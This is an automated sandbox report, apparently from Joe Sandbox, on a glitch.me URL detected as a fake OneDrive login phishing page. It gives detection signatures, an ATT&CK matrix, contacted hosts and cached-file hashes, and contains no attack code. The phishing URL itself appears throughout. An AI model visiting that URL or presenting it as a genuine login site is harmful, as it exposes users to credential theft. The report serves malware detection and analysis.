ID: 356678
Cookbook: browseurl.jbs
Time: 14:53:26
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report http://hallowed-glory-diabloceratops.gli…

Overview


General Information

Sample URL:	http://hallowed-glory-diabloceratops.glitch.me
Analysis ID:	356678
Infos:	

Most interesting Screenshot:



Detection




HTMLPhisher

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Antivirus detection for URL or domain
- Phishing site detected (based on fav…
- Yara detected HtmlPhish_10
- Yara detected HtmlPhish_7
- Phishing site detected (based on log…
- HTML body contains low number of …
- HTML title does not match URL
- None HTTPS page querying sensitiv…
- Unusual large HTML page

Classification



Startup

- **System is w10x64**
- iexplore.exe (PID: 6096 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5220 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6096 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

No configs have been found


Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Antivirus detection for URL or domain

Phishing:

Phishing site detected (based on favicon image match)

Yara detected HtmlPhish_10

Yara detected HtmlPhish_7

Phishing site detected (based on logo template match)

Compliance:


Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impa
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modif Syste Partit
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Devic Lock
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 4	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delet Devic Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 3	SIM Card Swap		Carri Billin Fraud


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
http://hallowed-glory-diabloceratops.glitch.me	0%	Virustotal		Browse
http://hallowed-glory-diabloceratops.glitch.me	0%	Avira URL Cloud	safe	
http://hallowed-glory-diabloceratops.glitch.me	100%	UrlScan	phishing brand: onedrive generic	Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
blobs.officehome.msocdn.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://hallowed-glory-diabloceratops.glitch.me/	100%	SlashNext	Fake Login Page type: Phishing & Social Engineering	
http://hallowed-glory-diabloceratops.glitch.me/	100%	UrlScan	phishing brand: onedrive generic	Browse
http://https://getbootstrap.com)	0%	Avira URL Cloud	safe	
http://https://blobs.officehome.msocdn.com/images/content/images/favicon-8f211ea639.ico	0%	Virustotal		Browse
http://https://blobs.officehome.msocdn.com/images/content/images/favicon-8f211ea639.ico	0%	Avira URL Cloud	safe	
http://https://blobs.officehome.msocdn.com/images/content/images/favicon-8f211ea639.ico~	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
hallowed-glory-diabloceratops.glitch.me	54.237.41.217	true	false		high
cdnjs.cloudflare.com	104.16.18.94	true	false		high
blobs.officehome.msocdn.com	unknown	unknown	false	• 0%, Virustotal, Browse	unknown
ka-f.fontawesome.com	unknown	unknown	false		high
code.jquery.com	unknown	unknown	false		high
kit.fontawesome.com	unknown	unknown	false		high
maxcdn.bootstrapcdn.com	unknown	unknown	false		high


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://hallowed-glory-diabloceratops.glitch.me/	false	• 100%, UrlScan, Browse • SlashNext: Fake Login Page type: Phishing & Social Engineering	high
http://hallowed-glory-diabloceratops.glitch.me/css/hover.css	false		high
http://hallowed-glory-diabloceratops.glitch.me/	false	• 100%, UrlScan, Browse • SlashNext: Fake Login Page type: Phishing & Social Engineering	high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://fontawesome.com	free.min[1].css.2.dr	false		high
http://https://kit.fontawesome.com	585b051251[1].js.2.dr	false		high
http://https://github.com/twbs/bootstrap/graphs/contributors)	bootstrap.min[1].js.2.dr	false		high
http://https://getbootstrap.com)	bootstrap.min[1].js.2.dr, bootstrap.min[1].css.2.dr	false	• Avira URL Cloud: safe	low
http://https://ka-f.fontawesome.com	585b051251[1].js.2.dr	false		high
http://https://blobs.officehome.msocdn.com/images/content/images/favicon-8f211ea639.ico	imagestore.dat.2.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://blobs.officehome.msocdn.com/images/content/images/favicon-8f211ea639.ico~	imagestore.dat.2.dr	false	• Avira URL Cloud: safe	unknown
http://https://github.com/twbs/bootstrap/blob/master/LICENSE)	bootstrap.min[1].js.2.dr, bootstrap.min[1].css.2.dr	false		high
http://opensource.org/licenses/MIT).	popper.min[1].js.2.dr	false		high
http://hallowed-glory-diabloceratops.glitch.me/Root	{0F0DF446-762A-11EB-90E4-ECF4BB862DED}.dat.1.dr	false		high
http://https://fontawesome.com/license/free	free.min[1].css.2.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
54.237.41.217	unknown	United States		14618	AMAZON-AESUS	false
104.16.18.94	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356678
Start date:	23.02.2021
Start time:	14:53:26
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 3m 12s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	browseurl.jbs
Sample URL:	http://hallowed-glory-diabloceratops.glitch.me
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.phis.win@3/21@8/2
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 184.30.21.219, 131.253.33.200, 13.107.22.200, 51.11.168.160, 52.147.198.201, 104.43.139.144, 40.88.32.150, 23.211.6.115, 88.221.62.148, 172.217.23.106, 209.197.3.24, 209.197.3.15, 142.250.185.202, 104.18.23.52, 104.18.22.52, 172.64.202.28, 172.64.203.28, 184.30.21.141, 184.30.20.56, 152.199.19.161 • Excluded domains from analysis (whitelisted): storeedgefd.dsx.mp.microsoft.com.edgekey.net.globalredir.akadns.net, cds.s5x3j6q5.hwcdn.net, arc.msn.com.nsatc.net, ka-f.fontawesome.com.cdn.cloudflare.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, storeedgefd.xbetservices.akadns.net, arc.msn.com, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, go.microsoft.com, e12520.g.akamaiedge.net, www-bing-com.dual-a-0001.a-msedge.net, watson.telemetry.microsoft.com, prod.fs.microsoft.com.akadns.net, storeedgefd.dsx.mp.microsoft.com, www.bing.com, kit.fontawesome.com.cdn.cloudflare.net, fonts.googleapis.com, fs.microsoft.com, ajax.googleapis.com, ie9comview.vo.msecnd.net, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, storeedgefd.dsx.mp.microsoft.com.edgekey.net, dual-a-0001.dc-msedge.net, skypedataprdcoleus16.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, e16646.dscg.akamaiedge.net, cds.j3z9t3p6.hwcdn.net, wildcard.officehome.msocdn.com.edgekey.net, cs9.wpc.v0cdn.net • Report size getting too big, too many NtDeviceIoControlFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{0F0DF444-762A-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	30296
Entropy (8bit):	1.853836440819427
Encrypted:	false
SSDEEP:	192:rGhZlZJ2iWDWtDwfDfxMD67DXDJNfDWMX:rSLYB6CGg71lf
MD5:	6AC2EDA4A5213E2FF3181FD4A77D64CE
SHA1:	C368FCA1D0499C0CEC713D7B272FD28AD74C504C
SHA-256:	2196A53451516AB5E266F94C1D08ACA9950A9AF02365C98107A8B40B8A2238DC
SHA-512:	BA5929524B466D9524FB3899EDD884191BBCACF95B07A3858CB46163C2A6FE0D14F443214E82C271271583A2BCF5E36204FB9CBE082E5AAF3DF4C0621D534A4
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0F0DF446-762A-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27510
Entropy (8bit):	1.7891630809948744
Encrypted:	false
SSDEEP:	96:r9ZGQK6EBS5jFv2FWWFzMFrv30l0307yVRvsiS7r:r9ZGQK6Ek5jFv2FWWFzMFrv3A03P+r
MD5:	4B71A34E89CBD3D7D06596F87F2649DA
SHA1:	9C15CF1E21E61C3B8FF288227C9483549E3B7D2B
SHA-256:	3648AC250B800D3B57D658E63B13E5943119E234FA05110C871E3C6FF9BB86FC
SHA-512:	39BAC7F17209829E3D52D577AE0DF1C4A8464EA0D4C868E23905330942E8037E623F98D0EF5E723BBB2B99DBB1C5C0F1A85AF6F5BF6EA89F2813BFE8240AD134
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{165545D7-762A-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	16984
Entropy (8bit):	1.5663162091029839
Encrypted:	false
SSDEEP:	48:IwYgGcpryX7GwpadG4pQyGrapbSDGQpKWG7HpRBTGIpG:rYEZyFQf60BS9ABTXA
MD5:	98F5C20FAC753372D8C33C40FA7B253C
SHA1:	3C966D6852DCBDA4EC47E290DED168DD7F6151C8
SHA-256:	B9BFE3CF6FA921E22DEA4F6E8E37ED98920C079AB0478988817ADEB879A28E96
SHA-512:	5E05EADCA63B2990114427D29E5CE0A0255AFB3A80D0CC12A61EE1FE47ADD7C46D1EE44A0DCBD4425178BAD70FA9243A4746D43E9AA470EE436F997BCCD5C5C5
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{165545D7-762A-11EB-90E4-ECF4BB862DED}.dat	
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\ynfz0jx\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	modified
Size (bytes):	8492
Entropy (8bit):	4.000737116119134
Encrypted:	false
SSDEEP:	96:RoLnMvyyT8b1q+6oX4WCKiBpEaapzoKGTI8tx:RINb1q+64aBazxB8tx
MD5:	9CEB045DC01D2A19B88CB7BF06B6506F
SHA1:	BB789F474C1B03B814E985741E399E04CF952722
SHA-256:	C35284CE339AC8569C45A3581DFE0E408610722796BC912CBAE7D04A114478B4
SHA-512:	8297B53A163E4F580258F88636737922EFC56620D952DEB74D0BF22E6D070C522A0A1B4F226DDA5CC0A18E29D3FC6481A0C92D4E4787233AF66D20F17AC6DDA
Malicious:	false
Reputation:	low
Preview:	P.h.t.t.p.s.:./.b.l.o.b.s...o.f.f.i.c.e.h.o.m.e...m.s.o.c.d.n...c.o.m./.i.m.a.g.e.s./.c.o.n.t.e.n.t./.i.m.a.g.e.s./.f.a.v.i.c.o.n.-.8.f.2.1.1.e.a.6.3.9...i.c.o..... ....(... ...@..... ....$.. ...@.'. .....0.. +..%.....&...;..;.@..... .....9$..6"..1...+...%.....;..;...;...;..;.`.;.....@(.;%..6"..1...+...%.....;..;...;...;...;...;...;...;...;...;p..... .....F,.0E+..@)..;%..6"..1...,...&... .....;...;...;...;...;...;...;...;...;.....F,..E+..@)..;%..6"..1...,...&... .....;...;...;...;...;...;...;...;...;.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\free-v4-shims.min[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	26701
Entropy (8bit):	4.82979949483045
Encrypted:	false
SSDEEP:	192:SP6hT1bIl4w0QUmQ10PwKLaAu5CwWavpHo4O6wgLPbJVR8XD7mycP:5hal4w0QK+PwK05eavpmgPPeXD7mycP
MD5:	1848E71668F42835079E5FA2AF6CF4A8
SHA1:	6AE345E2FEB8C2A524E7CF9E22A3A87BAEE60593
SHA-256:	D7CC3C57F9BDA4C6DCB83BB3C19F2F2AA86ECEC6274E243CD4EC315AE8E30101
SHA-512:	24E0AF4EC32A9AAB61D9E1AF9B2083F2D13CC98961B5E32BB613A02FEEF63F5F30C3B21C6308A4A204D981D77C86F09E221D0DB7B051A3538ACE07E727F29F58
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://ka-f.fontawesome.com/releases/v5.15.2/css/free-v4-shims.min.css?token=585b051251
Preview:	/*!. * Font Awesome Free 5.15.2 by @fontawesome - https://fontawesome.com. * License - https://fontawesome.com/license/free (Icons: CC BY 4.0, Fonts: SIL OFL 1.1, Code: MIT License). */.fa.fa-glass:before{content:"\f000"}.fa.fa-meetup{font-family:"Font Awesome 5 Brands";font-weight:400}.fa.fa-star-o{font-family:"Font Awesome 5 Free";font-weight:400}.fa.fa-star-o:before{content:"\f005"}.fa.fa-close:before,.fa.fa-remove:before{content:"\f00d"}.fa.fa-gear:before{content:"\f013"}.fa.fa-trash-o{font-family:"Font Awesome 5 Free";font-weight:400}.fa.fa-trash-o:before{content:"\f2ed"}.fa.fa-file-o{font-family:"Font Awesome 5 Free";font-weight:400}.fa.fa-file-o:before{content:"\f15b"}.fa.fa-clock-o{font-family:"Font Awesome 5 Free";font-weight:400}.fa.fa-clock-o:before{content:"\f017"}.fa.fa-arrow-circle-o-down{font-family:"Font Awesome 5 Free";font-weight:400}.fa.fa-arrow-circle-o-down:before{content:"\f358"}.fa.fa-arrow-circle-o-up{font-family:"Font Awesome 5 Free";font-weight:400}.fa.fa-arro

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\jquery-3.1.1.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	86709
Entropy (8bit):	5.367391365596119
Encrypted:	false
SSDEEP:	1536:9NhEyjjTikEJO4edXXe9J578go6MWXqcVhrLyB4Lw13sh2bzrl1+iuH7U3gBORDT:jxcq0hrLZwpsYbmzORDU8Cu5
MD5:	E071ABDA8FE61194711CFC2AB99FE104
SHA1:	F647A6D37DC4CA055CED3CF64BBC1F490070ACBA
SHA-256:	85556761A8800D14CED8FCD41A6B8B26BF012D44A318866C0D81A62092EFD9BF
SHA-512:	53A2B560B20551672FBB0E6E72632D4FD1C7E2DD2ECF7337EBAAAB179CB8BE7C87E9D803CE7765706BC7FCBCF993C34587CD1237DE5A279AEA19911D690675
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://code.jquery.com/jquery-3.1.1.min.js

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\jquery-3.1.1.min[1].js	
